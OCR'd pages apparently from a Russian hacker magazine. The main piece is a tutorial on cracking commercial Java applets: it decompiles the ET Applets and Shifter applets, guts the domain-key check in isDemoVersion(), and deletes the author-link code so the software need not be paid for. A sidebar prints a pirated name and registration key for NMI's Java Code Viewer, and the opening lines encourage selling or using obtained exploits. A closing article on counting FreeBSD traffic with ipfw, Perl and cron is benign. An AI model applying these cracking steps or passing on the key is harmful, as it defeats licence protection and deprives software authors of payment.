
Все вышеописанное, конечно, хорошо. Ты можешь довольствоваться добытыми эксплоитами, продавать их, либо использовать по прямому назначению. Но запомни самое главное! Не повторяй ошибок вышеописанных индивидуумов. Очень не советую выкладывать что-либо на веб, а если и нужно, то только на своем сервере и под пароль. И следи за безопасностью, чему постоянно учит тебя наш журнал :).



Стягиваем добро

ВЗЛОМ JAVA-АППЛЕТОВ

Андрей Каролик (andrusha@sl.ru)



ВЗЛОМ JAVA-АППЛЕТОВ

ПРАКТИЧЕСКОЕ ПОСОБИЕ С КАРТИНКАМИ ;)

Хочется разместить у себя на паге что-нибудь этакое, интересненькое и продвинутое, чего нету у других: прикольную анимашку, заедательский скриптик, продвинутый ява-апплетик? Самому делать - долго и нудно ;), а хочется здесь и сейчас. Не вопрос. Существует множество сайтов, на которых толпы желающих выкладывают свои творения. Не скажу, чтобы гениальные, но порой встречаются очень неплохие задумки. С анимашками и скриптами просто: нашел, скачал, поимел ;). Апплеты же не всегда, к сожалению, распространяют из чистого альтруизма. В нагрузку с апплетом идет обязательная реклама автора, ненужные ссылки и прочие ограничения. Причем убрать эти дополнительные рекламные штучки автор предлагает сам, но за зеленые фантики. Его тоже можно понять - кушать хочет. Не пройдет! Захапаем на халяву.

ЗАЩИТА

Прежде чем ломать, проясню ситуацию - что нехорошего навешивают на апплеты, и с чем, собственно, предстоит бороться. Наиболее распространенных вариаций не так много, а особо изощренные методы рассматривать не буду, к тому же зачастую они представляют собой смесь более простых. Итак, в случайном порядке.

ТРИАЛКИ

Как и в обычных триальных прогах есть привязка к текущим дате и времени. То есть перед выполнением всех наворотов апплета стоит маленькая процедура, которая смотрит, какое нынче число, и сравнивает с забитой внутри отсчетной датой. Если разница превышает допустимую, то выбрасывается логический флажок, выполнение кода идет в обход основной процедуры, а тебе выдается сообщение типа "Твое время вышло, накрывайся белой простыней и ползи в сторону кладбища :)." И предлагается еще вариант: платишь N баксов и все будет ок. Триальный вариант встречается не так часто. В отличие от обычных прог, которые берут за отсчет день установки, апплет не устанавливается. Поэтому автор апплета отсчетную дату должен забивать вручную.

ПРИВЯЗКА К ДОМЕНУ

Распространенный вариант защиты. Апплет смотрит абсолютный адрес в инете, по которому ты его выкладываешь, и с помощью хитроумной мегаформулы высчитывает соответствующий ключ (обычно числовой), который необходимо ввести в качестве одного из параметров между тегами <applet> и </applet>. Если ключ не введен или не соответствует, то апплет начинает шалить: не работает, либо работает неполноценно и выдает страстные приветствия от автора :).

ЛОКАЛЬНАЯ ВЕРСИЯ

Другой вариант предыдущей защиты. Апплет смотрит, является ли абсолютный адрес, с которого его запускают, локальным. Если адрес локальный, то апплет работает без вопросов, а ты наслаждаешься заложенными в него возможностями. Но стоит выложить этот же апплет в инет, он начинает капризничать и посылать тебя на... сайт к автору за подробностями :).

ДЕМО-ВСТАВКИ

Наиболее популярная защита. Нет никаких привязок, и независимо от времени года апплет полностью работоспособен, но выдает всякую демо-лабуду. Либо статично где-нибудь в углу, либо в самом начале после запуска. Очень нервирует и вызывает желание оторвать автору как минимум голову :).

ССЫЛКИ НА АВТОРА

Этот бред можно увидеть даже в якобы совершенно бесплатных апплетах. Я понимаю, что автор убил кучу времени и заработал натуральный геморрой, делая этот апплет :). Респект ему в больницу. Но я не хочу постоянно видеть его мыло или ссылку на сайт. Особо умные засовывают эту ссылку только на двойной клик или нажатие правой кнопки мыши. От этого, правда, не легче.

ПРИВЯЗКА К ПАРАМЕТРАМ

Достаточно распространенный вид защиты. Особенно для апплетов, в которых задается множество разнообразных параметров через теги <applet> и </applet>. Автор для халявщиков намеренно урезает диапазон их изменения или вообще жестко фиксирует. Дразнит конфеткой, зараза, дает облизать, но не дает скушать :).

ПРОЧЕЕ

К прочим можно отнести все другие мыслимые и немыслимые ограничения, которые может придумать воспаленный мозг разработчика апплета. Работает по схеме: это делает, то не делает, это делает, но только так, и т.п.

ПОДГОТОВКА

Самое смешное, что почти всегда апплеты полностью работоспособны. Это не случайно, так как автор хочет продемонстрировать все заложенные возможности, чтобы завлечь потенциального покупателя. Покупают пусть тупые толстосумы, а тебе нужно всего лишь избавиться от назойливой защиты от дураков. То есть необходимо банально удалить или подкорректировать в коде процедуры, с помощью которых осуществляется защита. Для этого нужны минимальные знания синтаксиса Java и исходник (читай java-файл). Синтаксис Java - отдельная и большая тема, так что читай умные книжки, ройся в мануале, смотри побольше исходников с комментариями и набирайся опыта. В конце концов, посмотри реальные примеры, на которых я ниже покажу, как надо корректно вычищать ненужный мусор из


исходного кода. Исходники к "грязным" апплетам, естественно, не прилагаются. Но они не понимают, с кем имеют дело :), хватит и байт-кода (class-файл). Остальное за тебя сделает Java Code Viewer.

НУЖЕН ЛОМ

Если есть только байт-код, а нужен исходник, то спасает отличная программка - NMI's Java Code Viewer. Это декомпилятор и дизассемблер java-программ в одном флаконе. Как написано в мануале, прекрасный инструмент для исследования кода чужих программ.

Прога очень простая и без лишних наворотов в интерфейсе. Для работы нужно установить инструментарий JDK (Java Development Kit) не ниже версии 1.2, бесплатно утягивай его с http://java.sun.com. Java Code Viewer способен воссоздать исходный код (декомпилировать) из двоичных файлов Java классов (из байт-кода) и создать низкоуровневый java байтовый код. Последнее - это дизассемблирование, в нашем случае совершенно не нужно. На досуге можешь поиграться. Для наших целей понадобится только декомпиляция.

МАШЕМ ЛОМОМ



Запускаешь Java Code Viewer, предварительный прогрев не требуется :). Если хочешь после декомпиляции сразу получить *.java файл, то сделай установку Options -> Decompilation Format -> Java. По умолчанию пишет в *.nmi, чтобы случайно не записать поверх реального исходника, если он есть. В нашем случае его изначально нет. Если апплет заархивирован, то предварительно его разархивируй: File -> Extract Jar Archive (для *.jar) или File -> Extract Zip Archive (для *.zip). А далее выдели нужные классы (*.class), которые хочешь декомпилировать, и вперед: Process -> Decompile. Секундное дело - и исходники в кармане.

ЛОМКА

Весь процесс можно условно разделить на отдельные этапы: поиск нужного апплета в инете, скачивание его байт-кода (сам апплет), вытягивание из него исходного кода, внесение требуемых изменений непосредственно в исходник и компиляция апплета заново.

ПОИСК И СКАЧКА

Процесс больше стихийный, чем систематизированный. Искать можно через поисковик, описав требуемые возможности апплета, на сайтах, где выложены горы апплетов (фриварных и шароварных), на сайтах контор или индивидуалов, специализирующихся на создании единичных и навороченных апплетов, либо просто гуляя по разным пагам, где уже использованы какие-либо апплеты. Кому как нравится. Если ссылка на апплет выставлена, то качай без проблем. Если ссылки нет, то полезай внутрь HTML-файла, смотри в теге <applet> адрес к апплету и выкачивай прогой типа GetRight.

ДЕКОМПИЛЯЦИЯ

Делается за считанные секунды при помощи NMI's Java Code Viewer (см. выше). Если апплет халявный, то зачастую исходник к нему уже прилагается, и париться не надо.

УДАЛЕНИЕ МУСОРА

Останется удалить ту часть кода, которая отвечает за надоедливую рекламную надпись или другую навязанную шнягу. В принципе, исходный код на Java можно читать и редактировать даже в обычном NotePad. Но после внесения изменений понадобится сделать проверку на корректность удаления кусков кода, объявлений переменных, которые входили в удаленные части кода, ссылок на эти переменные и других операций с этими переменными в других местах исходника. Проще всего это делать в визуальных средствах разработки Java-приложений и апплетов. Самым лучшим средством считается Borland JBuilder, этой прогой и советую воспользоваться.

КОМПИЛЯЦИЯ

Когда удалишь нечистоты, новый апплет для дальнейшего использования необходимо откомпилировать, в результате получится новый class-файл. Тут уже NotePad не поможет, и без JBuilder не обойтись.


ПРИМЕР ЛОМКИ

Теперь самое вкусное, ломаем реальный апплет. В качестве примера я выбрал интересные апплеты, которые действительно могут тебе пригодиться. На примере я наглядно покажу весь процесс от и до. Поймут даже те, кто до этого не знал Java в принципе :).

ЦЕЛЬ НУМЕР ОДИН


Первым по списку под удар попал проект ET Applets (www.entanke.se), который занимается разработкой довольно качественных(!) апплетов для веба и приторговывает ими по 30 зеленых за комплект (10 разных апплетов с вариациями для каждого). Непорядок, будем лечить :). Удобно, что к каждому апплету есть несколько примеров и подробная, а главное доступная документация (на английском). Защита апплетов сделана привязкой к доменному имени сервака, куда ты их выкладываешь. По хитрой формуле, которая зашита внутри апплета, генерируется ключ и сравнивается с введенным в параметрах апплета между тегами <applet> и </applet>. Если он не совпадает, то все апплеты работают, но в самом начале в режиме задержки выдают следующий текст "Demo version delay. Applet by Entanke. Only for private use. Click here for info!". Гадость, короче :).

В ПРОЦЕССЕ



Скачиваешь весь боекомплект ET Applets v2.22 весом 461 Кб. Весит прилично из-за большого количества примеров и документации, чувак поработал на славу, грех не воспользоваться плодами его труда. Для трепанации выберем один из апплетов, к примеру, ET_TextScroll. Остальные ломаются по аналогии, так как защита на всех стоит одинаковая. Отыскиваешь класс этого апплета, ET_TextScroll.class. Запускаешь NMI's Java Code Viewer и открываешь в нем ET_TextScroll.class, выделяешь мышкой и играючи выбираешь Process -> Decompile. Засекаешь ровно полсекунды :) и получаешь готовый исходник. Далее запускаешь JBuilder и создаешь новый проект (File -> New Project). Проект надо назвать ET_TextScroll и прописать необходимые пути, потом при компиляции JBuilder выплюнет согласно этим настройкам готовый апплет и промежуточные файлы. Далее создаешь новый класс (File -> New Class), обзываешь его тоже ET_TextScroll и копируешь в него содержимое декомпилированного ET_TextScroll.java. Ничего не меняя в коде, запускаешь на компиляцию (Ctrl+Shift+F9), чтобы проверить на наличие ошибок, которые могли появиться при декомпиляции.

ОТЛОВ ОШИБОК ДЕКОМПИЛЯЦИИ



И две ошибки декомпиляции есть. Первая: при декомпиляции NMI's Java Code Viewer почему-то не прописал корректно все исключения, но это элементарно поправить ручками. Находишь все блоки перехвата исключений catch, к примеру, catch(MalformedURLException), и переписываешь как catch(MalformedURLException e).
Вторая: после декомпиляции в методе parseNext() вместо пробела почему-то прибавляется 32. Нужно заменить выражение space += 32 на space += ' '. Эта ошибка не мешает компиляции, но все пробелы в выводимом тексте будут заменяться числом 32.

NEXT


Взлом

ВЗЛОМ JAVA-АППЛЕТОВ

Андрей Каролик (andrusha@sl.ru)

NMI's Java Code Viewer v5.0


(в инете есть уже v6.0, но нет кряка)
сухая масса: ~2 Мб
сайт автора: http://www.javacodeviewer.tk
Windows 9x/NT/2000/XP, условно-бесплатная
данные для взлома: [Name: Courtney Doutherd, Country: United States, Key: 1349877817]



```
  private final void parseNext() {
--- кусок кода пропущен ---
    case 32: // ' '
      space += ' ';
--- кусок кода пропущен ---
```

НЕЙТРАЛИЗАЦИЯ ЗАЩИТЫ

После этих нехитрых телодвижений компиляция проходит без проблем. Теперь переходишь к изучению кода. А вот и защита, генерация ключа по домену и сверка с заданным происходит в методе isDemoVersion(), разберем подробнее:



```
private final boolean isDemoVersion() { // объявление метода
  URL url1 = getDocumentBase(); // определение доменного имени
  if(url1.getProtocol().equalsIgnoreCase("file")) // проверка, выполняется локально или в инете
    return false; // если локально, то защита отключается
  char ac[] =
url1.getHost().toLowerCase().toCharArray(); // из доменного имени создается символьный массив
  int i = 23093; // какое-то целое число
  for(int j = 0; j < ac.length; j++) // зацикливается на длину символьного массива
    i ^= ac[j] << j % 8; // хитрая формула генерации ключа (присваивание с побитовым исключающим ИЛИ, сдвиг влево и деление по модулю)
  for(StringTokenizer stringtokenizer = new
StringTokenizer(getStr("NumericalKey", ""), ",");
stringtokenizer.hasMoreTokens();) // перебор заданного ключа
    if(i ==
Integer.parseInt(stringtokenizer.nextToken().trim())) // сравнение заданного и сгенерированного ключей
      return false; // если ключи одинаковые, то защита отключается
  return true; // если ключи разные, то защита срабатывает
} // конец метода
```

Снимается защита элементарно. Нужно удалить все содержимое метода isDemoVersion() и при любом обращении к этому методу передавать логическое значение false (ложь). Остальными методами ложное значение isDemoVersion() воспринимается как сигнал для отключения защиты, что тебе и требовалось :).

```
private final boolean isDemoVersion() {
  return false;
}
```

При этом больше в коде ничего править не обязательно, но можно почистить от мусора, который теперь выполняться не будет в принципе. К примеру, рекламный текст, появляющийся при срабатывании защиты, определяется переменной freeText. Он только утяжеляет код, так как никогда не будет использоваться, поэтому можешь смело его почикать. Дальше ты можешь изменять исходник по своим нуждам, сколько душе угодно. Главное, не перестарайся :). После всех манипуляций опять компилируешь (Ctrl+Shift+F9), и новый фриварный(!) апплет готов. По-моему, проще не бывает, и на фига платить 30 зеленых :).

ЦЕЛЬ НУМЕР ДВА

Вторым я решил ломануть какой-нибудь симпатичный апплет на http://javaboutique.internet.com. Приглянулся мне Shifter (http://javaboutique.internet.com/Shifter/index.html). Это пазл, работающий по принципу игры "Кубик Рубика". То есть перетаскиваются не отдельные квадратики (как в пятнашках), а взаимно смещаются целиковые строки или столбцы. Сперва пазл кажется очень легким, но когда начинаешь собирать, то понимаешь, что все не так просто. Самое прикольное, что разбивать предварительно картинку не надо, апплет это делает сам. Впечатление портит назойливая ссылка на сайт автора, ею и займемся.

В ПРОЦЕССЕ

Скачиваешь бинарник, на этот раз он заархивирован в архиве Shifter.jar. Сначала с помощью NMI's Java Code Viewer разархивируешь (File -> Extract Jar Archive), а потом декомпилируешь. Получаются три файла: основной класс (Shifter.java) и два класса-обработчика манипуляций с мышкой (Shifter$MouseMotionEventHandler.java и Shifter$MouseEventHandler.java). Создаешь в JBuilder проект Shifter.jpx и в нем три класса: Shifter.java, Shifter$MouseMotionEventHandler.java и Shifter$MouseEventHandler.java, копируя в них содержимое соответствующих декомпилированных файлов. Ничего не меняя в коде, запускаешь на компиляцию (Ctrl+Shift+F9), чтобы проверить на наличие ошибок, которые могли появиться при декомпиляции.

ОТЛОВ ОШИБОК ДЕКОМПИЛЯЦИИ

Ошибка всего одна. В методе run() зачем-то прописываются два совершенно нелогичных и бесполезных выражения: Shifter = this и Shifter 1 = this. Удали их или закомментируй.

НЕЙТРАЛИЗАЦИЯ ЗАЩИТЫ

В этом примере защита демо-версии реализована в виде статической вставки ссылки на сайт автора. Покопавшись в трех классах, видим, что защита прописана в Shifter$MouseEventHandler.java в методе mousePressed() и в Shifter.java в методе paint(), разберем подробнее:

```
public void mousePressed(MouseEvent mouseevent)
{ // обработка нажатия на кнопку мыши
  this$0.mouseX = mouseevent.getX(); // получение текущего положения курсора мыши по горизонтали
  this$0.mouseY = mouseevent.getY(); // получение текущего положения курсора мыши по вертикали
  this$0.mousePressed = true; // выставление флажка
  if(this$0.mouseY > this$0.AppletH - 24 &&
this$0.mouseX < 120) { // если курсор находится в прямоугольной области 120x24 пикселов в левом нижнем углу
    this$0.mousePressed = false; // снятие флажка
    try { // обработка исключения
      URL url = new URL("http://www.eigelb.at"); // задается урл автора
      AppletContext appletcontext =
this$0.getAppletContext(); // ссылка на окно браузера, в котором загружен апплет
      appletcontext.showDocument(url, "_blank"); // загрузка урла в новом окне браузера
    }
      catch(MalformedURLException malformedurlexception) { } // обработка исключения
      this$0.mousePressed = false; // снятие флажка
  } else { // если курсор не находится в прямоугольной области 120x24 пикселов в левом нижнем углу
    this$0.dragStartX = this$0.mouseX; // начальная
```

```
координата по горизонтали
   this$0.dragStartY = this$0.mouseY; // начальная координата по вертикали
   this$0.dragTracerX = 0; // обнуление траектории по горизонтали
   this$0.dragTracerY = 0; // обнуление траектории по вертикали
   this$0.dragStart = true; // выставление флажка
  }
}
```

Достаточно удалить условный оператор if(this$0.mouseY > this$0.AppletH - 24 && this$0.mouseX < 120) и первую его ветвь:

```
public void mousePressed(MouseEvent mouseevent) {
  this$0.mouseX = mouseevent.getX();
  this$0.mouseY = mouseevent.getY();
  this$0.mousePressed = true;
  this$0.dragStartX = this$0.mouseX;
  this$0.dragStartY = this$0.mouseY;
  this$0.dragTracerX = 0;
  this$0.dragTracerY = 0;
  this$0.dragStart = true;
}
```

Этим ты убрал реакцию на клик мышкой по области, где написана ссылка на сайт автора. Теперь нужно удалить саму ссылку, которая прописана в Shifter.java в методе paint():

```
if(Zustand == 2) {
  osg2.drawImage(offscreenImage, 0, 0, this); // прорисовка изображения в буфере
  osg2.setColor(FarbeLinien); // цвет рамки
  osg2.drawRect(0, 0, AppletW - 1, AppletH - 1); // прорисовка рамки
  if(mouseY > AppletH - 24 && mouseX < 120) // если курсор находится в прямоугольной области 120x24 пикселов в левом нижнем углу
   osg2.setColor(Color.black); // тогда ссылка пишется черным цветом
  else
   osg2.setColor(Color.gray); // иначе ссылка пишется серым цветом
  osg2.drawString("http://www.eigelb.at", 10, AppletH - 10); // прорисовка ссылки
  g.drawImage(offscreenImage2, 0, 0, this); // прорисовка изображения из буфера
}
```

Оставить нужно следующее:

```
if(Zustand == 2) {
  osg2.drawImage(offscreenImage, 0, 0, this);
  osg2.setColor(FarbeLinien);
  osg2.drawRect(0, 0, AppletW - 1, AppletH - 1);
  g.drawImage(offscreenImage2, 0, 0, this);
}
```


Вот и все, защиты как не бывало. Спокойно компилируй исходник в новый апплет. Если лениво паковать в *.jar, то в HTML-файле перепиши ссылку <applet code="Shifter.class" archive="Shifter.jar" width="256" height="256"> на <applet code="Shifter.class" width="256" height="256">. И выложи все три класса в ту же директорию, что и HTML-файл. Играйся на здоровье :).

Что такое Java-апплет?

Java-апплет - это программка, работающая в среде браузера (запускается в окне браузера). Представляет она собой class-файл (*.class), который получается после компиляции java-файла (*.java), написанного на объектно-ориентированном языке Java. Широкое распространение апплеты получили благодаря своей особенности: исходник компилируется в команды виртуальной машины Java (JVM, Java Virtual Machine), и получаемый байт-код не зависит от типа процессора и архитектуры компьютера, на котором исполняется. От архитектуры зависит только виртуальная машина Java, которую можно надыбать на сайте производителя (SUN Microsystems, http://java.sun.com) совершенно бесплатно для любой из существующих сегодня компьютерных платформ. В последних версиях браузеров уже встроена JVM для выполнения апплетов, но по умолчанию может быть опционально отключена.

Другая особенность апплетов - все стандартные функции, вызываемые в программе, подключаются только на этапе выполнения и не включаются в байт-код. Эта динамическая компоновка, с одной стороны, сильно уменьшает объем откомпилированной программы, что было и пока еще остается критично для скоростей передачи по инету. Это несомненный плюс, но, с другой стороны, интерпретация байт-кода и динамическая компоновка значительно замедляют выполнение апплетов. Спасает более мощный процессор.

В HTML-файл апплет вставляется в виде ссылки с помощью тегов <applet> и </applet>, между которыми ставятся необходимые параметры апплета. Апплет выполняется на стороне клиента. Когда пользователь открывает твою пагу с апплетом, браузер загружает файл класса и запускает его на компьютере пользователя. Жалко, что возможности апплета в браузере сильно ограничены в целях безопасности ;).



ЕЩЕ ПРИМЕРЫ

Я мог бы привести еще десятки примеров, но, к сожалению, статья не резиновая. Надеюсь, ты понял основные принципы снятия защиты. А дальше практика, практика и еще раз практика.

РЕСУРСЫ

Теперь тебе совершенно по барабану, какие и откуда тянуть апплеты. Если даже апплет и "загажен", берешь его за ноги как Буратино, вытряхиваешь исходник и точечным хирургическим вмешательством удаляешь ночной бред автора. Свободу попугаям :). Вот тебе наиболее крупные залежи апплетов:



http://javaboutique.internet.com
http://freewarejava.com/applets
http://javapowered.com
http://javafile.com
http://javascriptkit.com/java
http://appletcollection.com

P.S.

Ломать апплеты иногда требуется не только для устранения защиты. Если даже апплет бесплатный и не содержит пакостных вставок, исходник может понадобиться, чтобы усложнить задумки автора для своих целей или использовать готовые куски кода в собственных апплетах. А чтение и разбор чужого кода - самый эффективный способ быстрому обучению программированию на Java. Этим занимаются даже матерые программеры, чтобы повышать свои профнавыки. Дерзай!

Юниксоид

Последний отсчет



ПОСЛЕДНИЙ ОТСЧЕТ

Дмитрий Докучаев aka Forb
(forb@real.xakep.ru)

Подсчитываем трафик ПРАВИЛЬНО!

Если тебя волнует количество мусора, проходящего через твою машину (а, может, ты работаешь админом, и тогда тебе просто необходима такая информация), эта статья для тебя. Впрочем, думаю, она будет интересна многим, ведь все мы - пользователи инета, честно оплачивающие каждый байт исходящего трафика. Я постарался изложить все тонкости, которые могут тебе пригодиться при подсчете байтов на твоей машине. В качестве подопытной оси я выбрал FreeBSD, как наиболее защищенную и популярную платформу. Тем более, опираясь на эту статью, можно легко провести параллель с Linux, тем самым удовлетворив потребности линуксоида.

Вообще, подсчет трафика сводится к простому снифанию сетевого интерфейса. Для этого существуют свои программы, играющие роль так называемых «мирных снифферов». Но весь трафик на машине обычно перехватывается модулем ядра, а именно «ядерным» фаерволом системы. Для FreeBSD характерно наличие модуля ipfw.ko, с которым тесно взаимодействует /sbin/ipfw. Поэтому для самого разумного и гибкого метода подсчета трафика, нам придется прибегнуть к помощи фаервола. На мой взгляд, это достаточно несложно, но в конечном итоге все зависит от поставленной нами задачи. Допустим, нам нужно считать весь входящий и исходящий трафик. Решением в данном случае будет добавление в таблицу двух новых правил, а именно count входящих и исходящих пакетов. Это будет выглядеть следующим образом:

```
[root@server root]# ipfw add 1 count ip from any to me
[root@server root]# ipfw add 2 count ip from me to any
```

Синтаксис ipfw очень простой, ты наверняка поймешь его, даже если никогда не работал с этим фаерволом. В этих двух правилах будет храниться информация о набежавших пакетах, а именно весь трафик в байтах. Разумеется, тебе не нужно копить эти данные в теле правил. К примеру, пусть эта информация записывается каждый день в специальный файл, а затем обнуляется. Обнуление возможно с помощью команды /sbin/ipfw zero, которая выставит в тело каждого count-правила нулевое значение. Попробуем написать Perl-скрипт для вывода трафика в удобочитаемой форме, тем самым облегчив себе жизнь (ведь анализировать данные в байтах довольно сложно).

```
#!/usr/bin/perl

## Traffic count script

$param=shift;  # Хватаем параметр из командной строки
if ($param eq '-z') { exit `ipfw zero` } ## Если он -z - чистим правила

mwrite(count(1),count(2)); ## Выполняем подсчет

sub count {
my($num)=shift;
(undef,undef,$res)=split(' ',`/sbin/ipfw show $num`);
## Выделяем байты из правил фаервола
return $res;
}

sub mwrite {
my(@params)=@_;
foreach $num (@params) {
if (@params[0] eq $num) { $what = 'IN:' } else { $what = 'OUT:' } ## Какой трафик считаем?
if (length $num < 4) { $count = 0; $pref='' } ## Если длина числа меньше четырех - это байты
if (length $num > 3 && length $num < 7) { $count = 1; $pref='k' } ## Если от 5 до 6 - килобайты
if (length $num > 6 && length $num < 10) { $count = 2; $pref='m' } ## Мегабайты
if (length $num >= 10) {$count = 3; $pref='g' } ## Гигабайты
for(1..$count) { $num = $num / 1024 } ## Выполним деление на 1024 для выяснения трафика
$num=sprintf("%.2f",$num); ## И округлим до двух чисел после запятой
print "$what $num $pref","bytes\n"; ## Выводим результат
}
}
```

Вот этот маленький скрипт будет выдавать тебе значения текущего трафика. Но помнишь, я упомянул об обнулении правил по истечении суток? И не надейся, что я буду тебе расписывать ежедневный дамп статистики в файлах - это ты сделаешь сам, благо опыта у тебя уже много. А вот отправку на мыло, оптимальный и самый легкий вариант, я предусмотрел. Для этого тебе потребуется накатать еще один скрипт sendstat.sh, на этот раз на языке sh.

```
PuTTY
[root@stat root]# ipfw list|grep count
00001 count ip from any to me
00002 count ip from me to any
00003 count tcp from any to me 6667
00004 count tcp from me 6667 to any
[root@stat root]# vs
in: 616.5 mbytes
out: 5.0 gbytes
ircd-in: 2.3 mbytes
ircd-out: 5.9 mbytes
[root@stat root]# crontab -l | grep stat | grep -v \#
59 23 * * * /root/trafstat/sendstat 2>&1
58 23 * * * /root/securesys/systat
[root@stat root]#
```

Ловим пакеты на уровне ядра

```
#!/bin/sh
/root/trafstat/stat.pl | mail -s 'Traffic statistic' root@localhost
/root/trafstat/stat.pl -z
```

Как ты уже понял, задача этого скрипта - выполнить подсчет статистики за данный период и намылить его руту. Затем еще раз запустить этот же скрипт, но с параметром -z, чтобы сбросить счетчики на правилах. Задумаемся над вопросом, как и когда запускать этот sh'шный скрипт. Все просто! На помощь придет cron, в котором нужно задать правило, которое будет выполняться в 23:59 каждый день. Я надеюсь, ты работал с кроном. Если нет, то слушай сюда :). Выполни команду crontab -e под рутом (иначе скрипт просто не сможет обратиться к фаерволу). Таким образом ты войдешь в среду vi редактора. Там нажимаешь «i», тем самым войдя в режим вставки (INSERT), и вписываешь следующую строку:

```
59 23 * * * /root/trafstat/sendstat.sh >/dev/null 2>&1
```

Затем корректно выходим комбинацией клавиш: ESC, :wq, Enter. Внимание, на sendstat.sh не забудь установить атрибут 755, иначе все твои усилия пропадут даром. >/dev/null 2>&1 - не какие-то марсианские знаки, которые иногда отбрасывают, мотивируя тем, что не знают, что они означают :). Это необходимо, чтобы STDOUT и STDERR при выполнении скрипта не уходили на мыло руту. Зачем тебе лишний локальный спам? Его хватает из глобала...

Считаем внешними программами

